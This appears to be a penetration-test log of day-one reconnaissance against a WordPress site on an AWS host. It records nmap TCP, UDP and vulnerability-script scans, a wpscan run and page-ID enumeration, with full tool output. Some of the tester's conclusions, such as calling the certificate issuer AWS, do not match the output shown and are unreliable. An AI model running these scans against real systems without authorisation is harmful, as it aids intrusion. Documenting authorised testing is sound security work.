DAY 1


MY IP ADDRESS: 138.75.173.200

09:26 - Visited website to understand the webpage

Noted that it is a wordpress site
"Home" page link shows the IP Address of the site: http://54.237.125.183/

"What We Do" Page link and others have a pageid given to them:
https://www.arathontechnologies.com/?page_id=20
Tested changing the page_id to some random numbers but mostly gave the "page not found" page

There is a post that is rather sensitive but is available to be read on the front page



AUGUST 15, 2020

Dear Team

Team,

This site is our first one that we have just newly setup, with the InfiniteWP plugin installed to facilitate the management of multiple WordPress sites in future. For now, we will focus on this sole site first.

Please login with the usernames that are really easy to remember, e.g. wordpress. The passwords have been sent to you separately.

Thanks.

KennyYap

09:32 - Visited https://www.arathontechnologies.com/wp-content/uploads/ -- 403 status page

Email found in the main website: enquiry.arathontech@outlook.com

Reading the page source found that the theme used is Twenty-Seventeen

```
<script type='text/javascript' src='https://www.arathontechnologies.com/wp-content/themes/twentyseventeen/assets/js/skip-link-focus-fix.js?ver=1.0'></script>
<script type='text/javascript' src='https://www.arathontechnologies.com/wp-content/themes/twentyseventeen/assets/js/navigation.js?ver=1.0'></script>
<script type='text/javascript' src='https://www.arathontechnologies.com/wp-content/themes/twentyseventeen/assets/js/global.js?ver=1.0'></script>
<script type='text/javascript' src='https://www.arathontechnologies.com/wp-content/themes/twentyseventeen/assets/js/jquery.scrollTo.js?ver=2.1.2'></script>
<script type='text/javascript' src='https://www.arathontechnologies.com/wp-includes/js/wp-embed.min.js?ver=4.8.14'></script>
<svg style="position: absolute; width: 0; height: 0; overflow: hidden;" version="1.1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink">
<defs>
<symbol id="icon-behance" viewBox="0 0 37 32">
```

09:42 - accessed a "Coffee" Page via changing page-id to 15; 14 is sandwich; 13 is expresso

Has a comments form box. Can be used for injection testing later. But as last resort as wordpress likely to have no vulns in comment box

Noted that when accessing these pages, the page_id becomes attachment_id

09:45 -- accessed wp-admin to make sure it is 'loginable'

09:49 - did nmap initial scan of TOP 50 tcp ports using the following command
sudo nmap -sV -O --top-ports 50 --open -oA nmap/initial 54.237.125.183

Result:

```
kali@kali:~$ sudo nmap -sV -O --top-ports 50 --open -oA nmap/initial 54.237.125.183
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-26 21:49 EDT
Nmap scan report for ec2-54-237-125-183.compute-1.amazonaws.com (54.237.125.183)
Host is up (0.16s latency).
Not shown: 47 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
443/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X|3.X, Microsoft Windows XP|7|2012
OS CPE: cpe:/o:linux:linux_kernel:2.4.37 cpe:/o:linux:linux_kernel:3.2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012
OS details: DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2, Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.16 seconds
```

09:51 - did a full port nmap scan of the following command
sudo nmap -sC -sV -O --open -p- -oA nmap/full -vvv 54.237.125.183


10:22 - Scan completed


Result:

```
kali@kali:~$ sudo nmap -sC -sV -O --open -p- -oA nmap/full -vvv 54.237.125.183
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-26 21:51 EDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:51
Completed NSE at 21:51, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:51
Completed NSE at 21:51, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:51
Completed NSE at 21:51, 0.00s elapsed
Initiating Ping Scan at 21:51
Scanning 54.237.125.183 [4 ports]
Completed Ping Scan at 21:51, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:51
Completed Parallel DNS resolution of 1 host. at 21:51, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 21:51
Scanning ec2-54-237-125-183.compute-1.amazonaws.com (54.237.125.183) [65535 ports]
Discovered open port 80/tcp on 54.237.125.183
Discovered open port 443/tcp on 54.237.125.183
Discovered open port 3389/tcp on 54.237.125.183
SYN Stealth Scan Timing: About 3.87% done; ETC: 22:04 (0:12:51 remaining)
SYN Stealth Scan Timing: About 5.74% done; ETC: 22:08 (0:16:42 remaining)
SYN Stealth Scan Timing: About 7.44% done; ETC: 22:11 (0:18:52 remaining)
SYN Stealth Scan Timing: About 8.17% done; ETC: 22:15 (0:22:40 remaining)
SYN Stealth Scan Timing: About 9.28% done; ETC: 22:18 (0:24:37 remaining)
SYN Stealth Scan Timing: About 10.28% done; ETC: 22:20 (0:26:38 remaining)
SYN Stealth Scan Timing: About 30.50% done; ETC: 22:27 (0:25:09 remaining)
SYN Stealth Scan Timing: About 37.52% done; ETC: 22:28 (0:23:19 remaining)
SYN Stealth Scan Timing: About 44.41% done; ETC: 22:29 (0:21:24 remaining)
SYN Stealth Scan Timing: About 48.17% done; ETC: 22:28 (0:19:22 remaining)
SYN Stealth Scan Timing: About 52.19% done; ETC: 22:27 (0:17:30 remaining)
SYN Stealth Scan Timing: About 56.54% done; ETC: 22:27 (0:15:39 remaining)
SYN Stealth Scan Timing: About 60.67% done; ETC: 22:26 (0:13:51 remaining)
SYN Stealth Scan Timing: About 65.20% done; ETC: 22:25 (0:12:01 remaining)
SYN Stealth Scan Timing: About 69.67% done; ETC: 22:24 (0:10:14 remaining)
```

```
SYN Stealth Scan Timing: About 94.19% done; ETC: 22:22 (0:01:50 remaining)
Completed SYN Stealth Scan at 22:22, 1857.07s elapsed (65535 total ports)
Initiating Service scan at 22:22
Scanning 3 services on ec2-54-237-125-183.compute-1.amazonaws.com (54.237.125.183)
Completed Service scan at 22:22, 14.30s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against ec2-54-237-125-183.compute-1.amazonaws.com (54.237.125.183)
NSE: Script scanning 54.237.125.183.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:22
Completed NSE at 22:22, 8.90s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:22
Completed NSE at 22:22, 2.11s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:22
Completed NSE at 22:22, 0.00s elapsed
Nmap scan report for ec2-54-237-125-183.compute-1.amazonaws.com (54.237.125.183)
Host is up, received reset ttl 128 (0.16s latency).
Scanned at 2020-10-26 21:51:10 EDT for 1886s
Not shown: 65532 filtered ports
Reason: 65532 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       REASON          VERSION
80/tcp   open  http          syn-ack ttl 128 Microsoft IIS httpd 10.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to https://www.arathontechnologies.com/
443/tcp  open  ssl/http      syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

```
|_http-title: Not Found
| ssl-cert: Subject: commonName=www.arathontechnologies.com
| Subject Alternative Name: DNS:www.arathontechnologies.com
| Issuer: commonName=Let's Encrypt Authority X3/organizationName=Let's Encrypt/countryName=US
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-09-23T07:13:22
| Not valid after:  2020-12-22T07:13:22
| MD5:   7d32 59db 27a1 6a59 125d 04a1 af86 c312
| SHA-1: cfda b5ea 0912 2140 2bf7 02c9 0bc8 0729 83e6 7c8f
| -----BEGIN CERTIFICATE-----
| MIIF7zCCBNegAwIBAgISA9vgoQPgGSIJCdUQKg+rvz11MA0GCSqGSIb3DQEBCwUA
| MEoxCzAJBgNVBAYTAlVTMRYwFAYDVQQKEw1MZXQncyBFbmNyeXB0MSMwIQYDVQQD
| ExpMZXQncyBFbmNyeXB0IEF1dGhvcml0eSBYMzAeFw0yMDA5MjMwNzEzMjJaFw0y
| MDEyMjIwNzEzMjJaMCYxJDAiBgNVBAMTG3d3dy5hcmF0aG9udGVjaG5vbG9naWVz
| LmNvbTCCAaIwDQYJKoZIhvcNAQEBBQADggGPADCCAYoCggGBAJeML1yxqisQLwkO
| 9gwKFAax8YbOdpEtS/hEdeSTCPToOB2ZHkuvtfVOCAVXrooOk+LumNA3G7mbQCb2
| 57/XgJQzrKgmIEiaWmd5xSJ5cwvE3jegXcncc1ztfcf7WUOke7N5akn6mYWdSR4P
| z0dQZ5wwz8nEVT7l+vp2yZ2I3Jx9UH8rwxSUi2E8juB3ID4I9zDjPWBY2h43lf7J
| sE8o7kYpygMBaYzZ4As8zoBkc/Cy2Gr1WDHTbp7YsCUSJ4mOM3znvHXlvapU9N0V
| WeaCo0IOw7zO/YaDAGJv5NRcDXWJLxrLQxA6VEJtkqGwGl/DNa5KaVBfVHZLDs6F
| L8quDmtwqkFtwz3fgPDqTWpc8fr8CbvRTn70uzXBj+84mTXiTKOXAN2p70kHIM2a
| 5DzOvQ3cwf7sAgl7kuGwB/+bCGKO19zwxgN1F7KocB4oNTKTNoWMATKF2rOpWP7F
| j8alyAonQVowGE2XlXANij7t6Wqy6tgNVKkFmW7dvo0f42CsVwIDAQABo4ICcTCC
| Am0wDgYDVR0PAQH/BAQDAgWgMB0GA1UdJQQWMBQGCCsGAQUFBwMBBggrBgEFBQcD
| AjAMBgNVHRMBAf8EAjAAMB0GA1UdDgQWBBTnIBnNHoDtSDNsWk3TZ5tlpif3wjAf
| BgNVHSMEGDAWgBSoSmpjBH3duubRObemRWXv86jsoTBvBggrBgEFBQcBAQRjMGEw
| LgYIKwYBBQUHMAGGImh0dHA6Ly9vY3NwLmludC14My5sZXRzZW5jcnlwdC5vcmcw
| LwYIKwYBBQUHMAKGI2h0dHA6Ly9jZXJ0LmludC14My5sZXRzZW5jcnlwdC5vcmcv
| MCYGA1UdEQQfMB2CG3d3dy5hcmF0aG9udGVjaG5vbG9naWVzLmNvbTBMBgNVHSAE
| RTBDMAgGBmeBDAECATA3BgsrBgEEAYLfEwEBATAoMCYGCCsGAQUFBwIBFhpodHRw
| Oi8vY3BzLmxldHNlbmNyeXB0Lm9yZzCCAQUGCisGAQQB1nkCBAIEgfYEgfMA8QB2
| APCVpFnyANGCQBAtL5OIjq1L/h1H45nh0DSmsKiqjrJzAAABdLoGMewAAAQDAEcw
| RQIgOXCVYRI8×4LQJIn0g4BGdgy/HNHMniXuVZmVTLD818YCIQCSsVZls4woT5WJ
| Xpogae88qpBcGH5Fq+reYuL5+lB6SQB3ALIeBcyLos2KIE6HZvkruYolIGdr2vpw
| 57JJUy3vi5BeAAABdLoGMe0AAAQDAEgwRgIhAKQweUuMCkk+cFDx8I3dyIpH+r6l
| 6cQ/0kcLwmwti7DxAiEAonKbFrWXXmSZTs5XgFznba+CZ6yBmyukOn//SVlWagkw
| DQYJKoZIhvcNAQELBQADggEBADJOtuBLbEfLeCmHGhJ6wIgOjJWZZaD8g7ku5j2G
| zD0rnsYhXXsZt4mOmj28XeLTIn7cvVmrUBSMizkdzRj52w777unFi41zYWww+Mn3
| UdtXR7eX5DMPfqH+l/Gav4U6BEtS3HjfvOX5ZddERucWf6IC1cB7ENwIeMh8aFXJ
| JdlHPV0×cMMPV36iztqShB7i8RgNLRzjgrz6knr95QcNBnu20PE3+dwCGFrOdzm/
| FrUoOzjrP3qiBHyqlQ5kzAN/46V5JV9PLwH92HN19Kyf3ZeRapiPB9WzgGhSdUUm
| EYxJrrlxdxT7UGJ8YDeajKmyuLK4m1RpsTMUa0pIAUIOWi4=
|_-----END CERTIFICATE-----
|_ssl-date: 2020-10-27T02:22:47+00:00; +13s from scanner time.
| tls-alpn:
|_  http/1.1
3389/tcp open  ms-wbt-server syn-ack ttl 128 Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: EC2AMAZ-1EK502L
|   NetBIOS_Domain_Name: EC2AMAZ-1EK502L
|   NetBIOS_Computer_Name: EC2AMAZ-1EK502L
|   DNS_Domain_Name: EC2AMAZ-1EK502L
|   DNS_Computer_Name: EC2AMAZ-1EK502L
```






09:52 - did a UDP Scan on machine using the following command
sudo nmap -sU -p- -oA nmap/udp 54.237.125.183

10:21 - Scan finished

Result:



Based on all nmap scan results:

For initial scan:

- Can observe that the webserver is running one Amazon AWS EC2
- can determine that Microsoft IIS server is managing the front end webpage
- A WBT service is open on port 3389, which is used for Microsoft RDP.
- OS Fingerprinting shows that the server service is microsoft windows, but the fingerprinting does not seem to be able to provide a specific identification.

For full scan:

- SSL-cert retrieved on both port 443 and 3389 -- Shows SSL is enabled
- SSL-cert is RSA encrypted with SHA-256
- Able to determine Issuer is from AWS EC2 service
- OS-fingerprint also shows service is microsoft, but determines the OS to be Linux 2.4.37

For udp scan: All UDP Ports are open

10:05 Triggered wpscan on the server using the following command:
wpscan --url https://www.arathontechnologies.com

Result:

```
[+] URL: https://www.arathontechnologies.com/ [54.237.125.183]
[+] Started: Mon Oct 26 22:05:38 2020

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - server: Microsoft-IIS/10.0
 |  - x-powered-by: PHP/7.4.9
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: https://www.arathontechnologies.com/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] https://www.arathontechnologies.com/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] This site has 'Must Use Plugins': https://www.arathontechnologies.com/wp-content/mu-plugins/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 80%
 | Reference: http://codex.wordpress.org/Must_Use_Plugins

[+] The external WP-Cron seems to be enabled: https://www.arathontechnologies.com/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.14 identified (Latest, released on 2020-06-10).
 | Found By: Rss Generator (Passive Detection)
 |  - https://www.arathontechnologies.com/?feed=rss2, <generator>https://wordpress.org/?v=4.8.14</generator>
 |  - https://www.arathontechnologies.com/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.8.14</generator>

[+] WordPress theme in use: twentyseventeen
 | Location: https://www.arathontechnologies.com/wp-content/themes/twentyseventeen/
 | Last Updated: 2020-03-31T00:00:00.000Z
 | Readme: https://www.arathontechnologies.com/wp-content/themes/twentyseventeen/readme.txt
 | [!] The version is out of date, the latest version is 2.3
 | Style URL: https://www.arathontechnologies.com/wp-content/themes/twentyseventeen/style.css?ver=4.8.14
 | Style Name: Twenty Seventeen
```

```
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - https://www.arathontechnologies.com/wp-content/themes/twentyseventeen/style.css?ver=4.8.14, Match: 'Version: 1.3'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:27 <==========================================================

[i] No Config Backups Found.
```

```
[+] Finished: Mon Oct 26 22:06:48 2020
[+] Requests Done: 51
[+] Cached Requests: 5
[+] Data Sent: 12.507 KB
[+] Data Received: 384.994 KB
[+] Memory used: 188.27 MB
[+] Elapsed time: 00:01:09
```

Based on wpscan results, we can conclude and discover the following:

- Webpage is powered by Microsoft-IIS/10.0
- There is PHP running using version 7.4.9
- XML-RPC seems to be enabled
- WP-Cron seems to be enabled (Prevents DDoS)
- Wordpress version is 4.8.14 (latest version)
- Theme is indeed twentyseventeen
- No plugins are used but "Must Use Plugins" are available

10:38 - Do a vulnerability search on the server with nmap using the following command:
sudo nmap --script vuln,safe,discovery -p 443,80 54.237.125.183


11:20 - Scan completed
Result:

```
See the output of nmap -h for a summary of options.
kali@kali:~$ sudo nmap --script vuln,safe,discovery -p 443,80 54.237.125.183
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-26 22:38 EDT
too short
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
| broadcast-dns-service-discovery:
|   224.0.0.251
|     55996/tcp companion-link
|_      Address=172.16.6.1
| broadcast-igmp-discovery:
|   172.16.6.1
|     Interface: eth0
|     Version: 2
|     Group: 224.0.0.251
|     Description: mDNS (rfc6762)
|_  Use the newtargets script-arg to add the results as targets
| broadcast-listener:
|   ether
|       ARP Request
|         sender ip   sender mac   target ip
|_        172.16.6.2  00:50:56:fa:07:aa  172.16.6.131
|_eap-info: please specify an interface with -e
| targets-asn:
|_  targets-asn.asn is a mandatory parameter
Stats: 0:01:11 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 75.54% done; ETC: 22:39 (0:00:10 remaining)
Stats: 0:01:13 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 77.48% done; ETC: 22:39 (0:00:09 remaining)
Stats: 0:01:13 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 78.83% done; ETC: 22:39 (0:00:09 remaining)
Stats: 0:01:14 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 79.88% done; ETC: 22:39 (0:00:08 remaining)
